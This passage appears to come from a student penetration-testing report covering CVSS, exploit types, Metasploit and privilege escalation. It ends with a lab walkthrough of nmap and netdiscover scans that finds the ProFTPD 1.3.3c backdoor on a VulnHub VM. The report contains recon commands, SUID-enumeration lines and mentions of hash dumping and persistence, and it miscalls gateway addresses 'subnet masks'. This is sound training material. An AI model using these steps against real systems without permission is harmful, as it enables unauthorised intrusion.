The CVSS calculator can be found on the National Vulnerability Database (NVD) site: nvd.nist.gov
To calculate the CVSS score, follow the steps in the CVSS Calculator.

5.5 CVSS Base Score Metrics

The base score consists of Exploitability Metrics and Impact Metrics, which provide the severity and exploitability of a vulnerability.

- **5.5.1 Exploitability Metrics:**
  - Attack Vector: How the attack is carried out (e.g., local, network, physical).
  - Attack Complexity: The difficulty of exploiting the vulnerability.
  - Privileges Required: The level of access needed to exploit the vulnerability.
  - User Interaction: Whether the victim must perform an action to facilitate the attack.
  - Scope: Determines if the exploit affects only the vulnerable system or if it can propagate and affect other systems.

- **5.5.2 Impact Metrics:**
    - Confidentiality Impact (C): The effect on confidentiality (whether unauthorized access to sensitive data is possible).
    - Integrity Impact (I): The effect on integrity (whether the attacker can alter system or data).
    - Availability Impact (A): The effect on availability (whether the attacker can disrupt service or system functionality).


5.6 CVSS Temporal Score Metrics

Temporal score metrics reflect the current state of knowledge about the vulnerability and how it evolves over time.

- Exploit Code Maturity (E): The maturity of available exploits for the vulnerability.
- Remediation Level (RL): Whether there is an official fix available for the vulnerability.
- Report Confidence (RC): The confidence in the vulnerability's existence within the target system.

5.7 CVSS Environmental Score Metrics

The environmental score takes into account the specific environment in which the vulnerability exists. It customizes the CVSS based on the target's system, including impact subscores and exploitability metrics.



CVSS V2.0 RATINGS

Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

CVSS V3.0 RATINGS

Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Figure 4: CVSS Score Ratings

5.8 Automated Vulnerability Assessment Tools

Automated tools can be highly effective in identifying and assessing vulnerabilities in networks, systems, and applications. Below are some commonly used tools for vulnerability assessment:

- OpenVAS: A full-featured vulnerability scanner used for network vulnerability assessments.
- Nessus: A widely used network vulnerability scanner that helps in identifying known vulnerabilities.
- Nexpose: A vulnerability management solution that provides a comprehensive scan of networks and systems.
- Vega: An open-source platform for website vulnerability assessments, useful for scanning web applications for security weaknesses.
- Arachni: A web application security scanner designed for assessing security flaws in web applications.

5.9. Other Useful Tools and Resources

- Tempmail: A service to generate temporary email addresses, useful for reducing spam or performing tests without using personal information.
- CVSS NVD: When assessing a vulnerability's impact and risk, visit the CVSS NVD site to view detailed vulnerability information and to calculate a vulnerability score.

5.10 Conclusion

Vulnerability analysis is a critical step in penetration testing, as it helps identify weaknesses in the target system. By leveraging vulnerability sites, CVSS, and automated assessment tools like OpenVAS, Nessus, and Vega, security professionals can effectively evaluate and prioritize vulnerabilities for remediation. The combination of manual research, automated scanning, and the CVSS framework provides a comprehensive approach to vulnerability management

Chapter 6: Exploitation Techniques

6.1 What is Exploitation

- Exploitation is the process where we utilize the exploits in order to validate the vulnerabilities which have been identified.
- Exploit is a piece of code which abuses the Vulnerability to violates the:
    a. Confidentiality - means disclosing some sensitive information
    b. Integrity - means modifying or altering some sensitive information
    c. Availability - means something is not available to the authorities
- If any of these 3 are violated in the process of exploitation then we can say that the exploit was successful in abusing the vulnerability.
- The basic goal of exploits is to compromise the victim by taking advantage of the vulnerability and then delivering the payload into the target, that payload will do whatever should happen after the victim is compromised.
- A shell in hacking is one which will take instructions in form of commands from the user and will give it to the OS of the target. A shell grants us the ability to control the target. It can be both command line or graphical.

6.2 Common Types of Exploits

Exploitation techniques vary depending on the target and the vulnerability discovered. Below are some widely used exploitation categories:

6.2.1 Remote Code Execution (RCE):
One of the most dangerous classes of vulnerabilities. It allows an attacker to execute arbitrary commands or code on a target system from a remote location, usually by sending specially crafted inputs.

6.2.2 Local File Inclusion (LFI):
Allows attackers to include files on a server through the web browser. LFI often leads to sensitive information disclosure or code execution if log files or shell scripts are included.

6.2.3 SQL Injection:
Occurs when unsanitized inputs allow attackers to execute arbitrary SQL queries on the backend database, often leading to unauthorized data access or even remote code execution.

6.2.4 Command Injection:
Lets attackers execute system-level commands on the host operating system by injecting malicious input into programs that pass data to the shell.

6.2.5 Buffer Overflow:
Involves writing more data to a buffer than it can handle, which overwrites adjacent memory and allows attackers to execute arbitrary code.

6.2.6 Authentication Bypass:
Takes advantage of flawed authentication mechanisms to gain unauthorized access without providing valid credentials.

6.3 Commonly Used Exploitation Tools

To effectively exploit vulnerabilities, ethical hackers rely on a set of widely used tools:

6.3.1 Metasploit Framework:
A powerful and modular exploitation platform that contains thousands of ready-made exploits, payloads, and post-exploitation modules. It automates the exploitation process and provides detailed control over each step.

6.3.2 Searchsploit:
A command-line utility that searches Exploit-DB's local copy for publicly available exploits. It's ideal for offline environments and quick lookups based on software names or versions.

6.3.3 Exploit-DB:
A comprehensive online repository of proof-of-concept code for various vulnerabilities. Security researchers frequently contribute here, making it a great resource for known CVEs.

6.3.4 Nmap NSE Scripts:
Some Nmap scripts are designed for exploitation, such as http-shellshock or ftp-proftpd-backdoor. These can directly exploit vulnerabilities found during scanning.

6.3.5 SQLmap:
Specializes in automated SQL injection detection and exploitation. It can extract entire databases, retrieve hashes, and even get shell access via database functionalities.

6.3.6 Burp Suite:
While primarily used for reconnaissance and vulnerability assessment, Burp Suite's extensions also support some exploitation capabilities for web-based targets.

6.4 Payloads: The Post-Exploitation Bridge

Payloads are what the attacker delivers through an exploit — the action after a successful compromise.

6.4.1 Types of Payloads:

- **Reverse Shell** – Connects the victim back to the attacker.
- **Bind Shell** – Opens a port on the victim for attacker to connect.
- **Meterpreter** – Advanced payload in Metasploit with powerful post-exploitation capabilities.
- **Custom Shellcode** – Crafted machine-level instructions used in exploit development.

6.5 Considerations During Exploitation

- **Stability**: Some exploits may crash the system.
- **Detection**: Many exploits trigger alerts from firewalls or antivirus.
- **Ethical Use**: Only use in legal, controlled environments with permission.
- **Persistence**: Gaining access is temporary unless persistence is established (post-exploitation phase).

6.6 Conclusion

Exploitation is where theory meets action. With the right tools and understanding, a penetration tester can move from discovering vulnerabilities to simulating real-world attacks. It also helps assess the true risk level of system weaknesses by demonstrating potential impact in a controlled environment.

Chapter 7: Metasploit Framework and Its Role in Exploitation

The Metasploit Framework is one of the most powerful and widely used tools for penetration testing and exploitation. It provides a comprehensive platform for developing, testing, and executing exploit code against remote target machines. This chapter will discuss the key components of Metasploit, its installation, basic usage, and how it was leveraged for the exploitation process in this project.

7.1 Introduction to Metasploit Framework

The Metasploit Framework is an open-source platform for developing, testing, and executing exploits. It allows security professionals to perform vulnerability assessments, simulate attacks, and gain deeper insights into security weaknesses. Metasploit simplifies the exploitation process by providing a variety of pre-built exploits, payloads, and auxiliary modules that can be used to target different services and applications.

Metasploit is designed to:

- Automate many exploitation tasks
- Simplify post-exploitation tasks
- Support various penetration testing activities

The framework is built on a modular architecture, making it highly customizable and extensible.

7.2 Key Components of Metasploit

The Metasploit Framework consists of several key components that work together to perform successful penetration tests and exploitation:

1. Exploits: Code used to take advantage of vulnerabilities in software or systems. Exploits can be used to gain unauthorized access to a system.
2. Payloads: Code that is executed on the target machine after a successful exploit. Payloads may provide remote access to the system, create backdoors, or escalate privileges.
3. Listeners: Components that "listen" for incoming connections from compromised systems. They interact with payloads to maintain access after exploitation.
4. Modules: Metasploit includes different types of modules like:
    - Exploit Modules: Designed to exploit specific vulnerabilities.
    - Auxiliary Modules: Used for scanning, brute-forcing, fuzzing, and other non-exploitation tasks.

   - Post Modules: Used for post-exploitation tasks, such as privilege escalation, information gathering, and maintaining access.

7.3 Setting Up and Configuring Metasploit

Before using Metasploit for exploitation, it is essential to set up and configure the environment:

1. Installation:
   - Metasploit is available on Kali Linux by default, but it can also be installed on other Linux distributions, Windows, or macOS.
   - On Kali Linux, you can ensure Metasploit is installed and updated by running:
     i. sudo apt-get update
     ii. sudo apt-get install metasploit-framework
2. Starting Metasploit:
   After installation, you can start Metasploit by typing msfconsole in the terminal. This will launch the Metasploit command-line interface, where you can interact with the framework.
3. Database Setup:
   To use advanced features like logging and reporting, Metasploit requires a PostgreSQL database. Set it up by running:
   i. msfdb init

7.4 Practical Application of Metasploit in This Project

During the project, I used Metasploit to exploit the ProFTPD 1.3.3c backdoor vulnerability on the VulnHub Basic Pentesting 1 VM. Here's a summary of how Metasploit was used:

1. Reconnaissance and Vulnerability Analysis:
   After gathering information about the target, I found that the ProFTPD service on the target system was vulnerable to a backdoor exploit. This was identified using nmap and Shodan.
2. Exploitation with Metasploit:
   Using the ProFTPD 1.3.3c backdoor exploit module, I set up the target's IP, chose the Meterpreter payload, and initiated the attack. Once successful, I gained Meterpreter access to the target system.
3. Post-Exploitation:
   After successfully compromising the target, I used Metasploit's post-exploitation modules to collect system information, escalate privileges, and perform other actions like dumping password hashes.

4. Maintaining Access:
   Using persistence modules, I ensured continued access to the compromised system for further analysis and testing.

7.5 Conclusion

Metasploit Framework is an indispensable tool in the penetration testing process, offering a streamlined approach to exploitation. With its vast library of exploits, payloads, and post-exploitation modules, Metasploit allows testers to effectively assess the security of systems. In this project, Metasploit played a critical role in both identifying vulnerabilities and successfully exploiting them, leading to the successful compromise of the target system.

Metasploit's versatility and power make it a key asset in modern penetration testing, providing attackers and defenders with the tools necessary to identify and mitigate security flaws.

Chapter 8: Privilege Escalation Techniques

8.1 What is Privilege Escalation

In the context of penetration testing and cybersecurity, **Privilege Escalation** refers to the process by which an attacker increases their level of access or permissions on a compromised system. After gaining an initial foothold—often through low-privileged user credentials or limited shell access—the attacker aims to elevate their rights to perform more sensitive or system-level operations.

Privilege escalation is a **critical phase** in a cyberattack chain. Without elevated access, an attacker may be restricted in their capabilities — unable to view system-level files, install persistence mechanisms, extract sensitive credentials, or manipulate security settings. Gaining higher privileges essentially transforms an attacker from a basic intruder to one who controls the system comprehensively.

8.2 Types of Privilege Escalation

Privilege escalation is generally divided into two categories based on how access is expanded:

8.2.1 Vertical Privilege Escalation:
This occurs when an attacker moves from a lower-privileged account (like a standard user) to a higher-privileged one (like root or Administrator). This is the most common form and often the most dangerous.

8.2.2 Horizontal Privilege Escalation:
In this case, the attacker remains at the same privilege level but accesses other users' accounts or data. It is often used in multi-user environments to impersonate other users or access restricted resources.

8.3 Techniques for Privilege Escalation on Linux

Linux systems can be compromised in various ways after initial access is obtained. Common techniques include:

8.3.1 SUID Binary Exploitation:
Attackers search for binaries with the SUID bit set, which execute with elevated privileges. If these binaries are vulnerable or misconfigured, they can be abused to run commands as root.

8.3.2 Kernel Exploits:

If the system runs an outdated or vulnerable kernel version, attackers can use public exploits to escalate privileges. Tools like uname -a help identify kernel versions.

8.3.3 Weak File Permissions:

Sensitive files like /etc/shadow, system binaries, or service configurations with overly permissive access rights can lead to privilege gain if exploited properly.

8.3.4 Cron Job Abuse:

Automated scheduled tasks that run as root can be exploited if they execute user-controlled files or scripts.

8.3.5 PATH Variable Manipulation:

When scripts or binaries run with root privileges use relative paths for commands, attackers can manipulate the $PATH variable to execute their own binaries in place of trusted ones.

8.4 Common Tools for Linux Privilege Escalation

Several tools assist in identifying misconfigurations and potential vectors for privilege escalation on Linux:

8.4.1 LinPEAS:

A comprehensive script that scans a Linux system for privilege escalation paths, checking file permissions, SUID binaries, cron jobs, kernel versions, and more.

8.4.2 LES.sh (Linux Exploit Suggester):

A lightweight script that suggests applicable kernel exploits based on the system's configuration and kernel version.

8.4.3 GTFOBins:

A curated list of Unix binaries that can be abused to bypass restrictions or escalate privileges. It is especially useful when a binary with SUID/SGID permissions is available.

8.4.4 Manual Techniques:

Commands like sudo -l, find / -perm -4000 2>/dev/null, and checking cron jobs or service configs often help identify paths to privilege escalation manually.

8.5 Techniques for Privilege Escalation on Windows

On Windows systems, privilege escalation typically leverages misconfigurations or known weaknesses in services and file access:

8.5.1 Unquoted Service Paths:
If a service executable path is unquoted and contains spaces, an attacker may insert a malicious executable in an earlier path segment to run as SYSTEM.

8.5.2 AlwaysInstallElevated:
If enabled in both system and user registry keys, this allows low-privilege users to install and run MSI files as SYSTEM.

8.5.3 DLL Hijacking:
Attackers place malicious DLLs in locations where high-privileged programs will load them unknowingly.

8.5.4 Token Impersonation:
If a high-privilege token is available (e.g., via SeImpersonatePrivilege), attackers can impersonate it to execute commands with elevated access.

8.6 Common Tools for Windows Privilege Escalation

To uncover privilege escalation paths on Windows, the following tools are widely used:

8.6.1 WinPEAS:
The Windows counterpart to LinPEAS, it enumerates privilege escalation vectors such as service misconfigurations, registry permissions, credential leaks, and more.

8.6.2 Seatbelt:
A PowerShell-based post-exploitation tool that collects detailed information from a compromised host to identify escalation paths.

8.6.3 PowerUp:
A PowerShell script that performs checks for misconfigurations like unquoted service paths, weak registry permissions, and DLL hijacking possibilities.

8.6.4 AccessChk:
A Sysinternals tool that checks file, folder, and service permissions to help identify privilege misconfigurations.

8.7 Mitigation & Best Practices

- Apply the Principle of Least Privilege (PoLP).
- Keep OS and kernel updated.
- Restrict usage of sudo and admin rights.
- Monitor logs for unusual privilege changes.
- Disable unnecessary SUID/SGID binaries and cron jobs.

8.8 Conclusion

Privilege escalation allows attackers to move from basic access to full system control. By understanding common techniques and tools used by attackers, defenders can better secure systems and reduce the impact of initial exploitation.


Chapter 9: Penetration Test on the Ubuntu Virtual Machine & Mitigation Suggestions

This chapter is the practical implementation of the tools and hence ethically hack an Ubuntu Virtual Machine using my Kali Linux machine.

9.1 Reconnaissance – Gathering Information about the target

Table 9.1.1 – Network Discovery

Tools Used	netdiscover
Command	sudo netdiscover
Impact	Identifies active hosts on the local network, revealing IP addresses and MAC addresses of connected devices. This information is crucial for targeting during further attacks.
Result	Successfully discovered the target machine's IP address, allowing for further targeted scanning.
Mitigation Suggestions	1. Use network segmentation and VLANs to isolate sensitive systems. 2. Implement ARP spoofing protection and firewall rules to limit discovery. 3. Monitor network for abnormal ARP requests.




```
Currently scanning: 172.27.167.0/16   |   Screen View: Unique Hosts

69 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 4140
_____________________________________________________________________________
  IP             At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.159.1   00:50:56:c0:00:08     59    3540  VMware, Inc.
192.168.159.2   00:50:56:e1:4e:b7      5     300  VMware, Inc.
192.168.159.131 00:0c:29:a1:7d:67      3     180  VMware, Inc.
192.168.159.254 00:50:56:f4:39:fa      2     120  VMware, Inc.
```

Figure 5- Output 1

Table 7.2.2 – Network Discovery via subnet scanning

Tools Used	Netdiscover with -r flag
Command	sudo netdiscover -r *subnetmask*
Impact	Scans a specified subnet range, making it easier to locate potential targets efficiently.
Result	The target IP was found quickly within the specified subnet, reducing scanning time.
Mitigation Suggestions	1. Restrict ARP broadcasts and limit subnet exposure. 2. Enable port security and restrict MAC addresses on switches.




```
┌──(swastik1616㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.159.0/24
[sudo] password for swastik1616: 

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 23 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1380
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.159.1   00:50:56:c0:00:08     17    1020  VMware, Inc.
 192.168.159.2   00:50:56:e1:4e:b7      2     120  VMware, Inc.
 192.168.159.131 00:0c:29:a1:7d:67      2     120  VMware, Inc.
 192.168.159.254 00:50:56:fe:c8:98      2     120  VMware, Inc.
```

Figure 6-Output 2

- ***Always ignore the .1, .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining Ip will be the target IP.***

Table 7.2.3 – Host Discovery (Ping Sweep)

Tools Used	ping
Command	ping *TargetIP*
Impact	Confirms that the target IP is alive and reachable, validating it for further attack attempts.
Result	Received ICMP replies confirming the host is active and reachable for exploitation.
Mitigation Suggestions	1. Disable ICMP responses where not necessary. 2. Configure firewall to drop ICMP Echo requests




```
┌──(swastik1616㉿kali)-[~]
└─$ ping 192.168.159.131
PING 192.168.159.131 (192.168.159.131) 56(84) bytes of data.
64 bytes from 192.168.159.131: icmp_seq=1 ttl=64 time=0.958 ms
64 bytes from 192.168.159.131: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 192.168.159.131: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 192.168.159.131: icmp_seq=4 ttl=64 time=0.920 ms
64 bytes from 192.168.159.131: icmp_seq=5 ttl=64 time=1.10 ms
^C
─── 192.168.159.131 ping statistics ───
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 0.920/1.036/1.180/0.094 ms
```

Figure 7-Output 3

- We successfully received packets from the IP, which indicates that it is alive.

Table 7.2.4 – Port Scanning & Service Detection

Tools Used	nmap
Command	nmap -A -p- *TargetIP*
Impact	Identifies open ports, services, and versions running on the target, exposing potential vulnerabilities.
Result	Discovered open ports 21 (FTP), 22 (SSH), and 80 (HTTP) with service versions, revealing potential entry points.
Mitigation Suggestions	1. Disable unused services and close unnecessary ports. 2. Use firewalls to restrict port access based on IP addresses. 3. Regularly patch services and maintain updated software versions.



```
┌──(swastik1616㉿kali)-[~]
└─$ nmap -A -p- 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 13:57 IST
Nmap scan report for 192.168.159.131
Host is up (0.00061s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A1:7D:67 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.159.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.56 seconds
```

Figure 8-Output 4


- We got 3 open ports 21,22 and 80 along with their protocols, services and versions. I decided to choose the TCP Port 21 which was on ftp service and had ProFTPD 1.3.3c version.

7.2 Vulnerability Analysis – Assessing the severity of the Vulnerability

Table 7.3.1 – Vulnerability Assessment

Tools Used	nmap
Command	nmap --script=vuln -*PortNumber TargetIP*
Impact	Identifies known vulnerabilities in services, providing information for targeted exploitation.
Result	Detected ProFTPD 1.3.3c backdoor vulnerability on Port 21, indicating it can be exploited for unauthorized access.
Mitigation Suggestions	1. Perform regular vulnerability scanning and patch known vulnerabilities promptly. 2. Use intrusion detection systems (IDS) to monitor scanning activities. 3. Implement proper access control mechanisms.

- *This step is very important; many people directly jump to the exploiting part without doing it; which must be avoided.*



```
┌──(swastik1616㉿kali)-[~]
└─$ nmap --script=vuln -p21 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 14:04 IST
Nmap scan report for 192.168.159.131
Host is up (0.00046s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
MAC Address: 00:0C:29:A1:7D:67 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.42 seconds
```

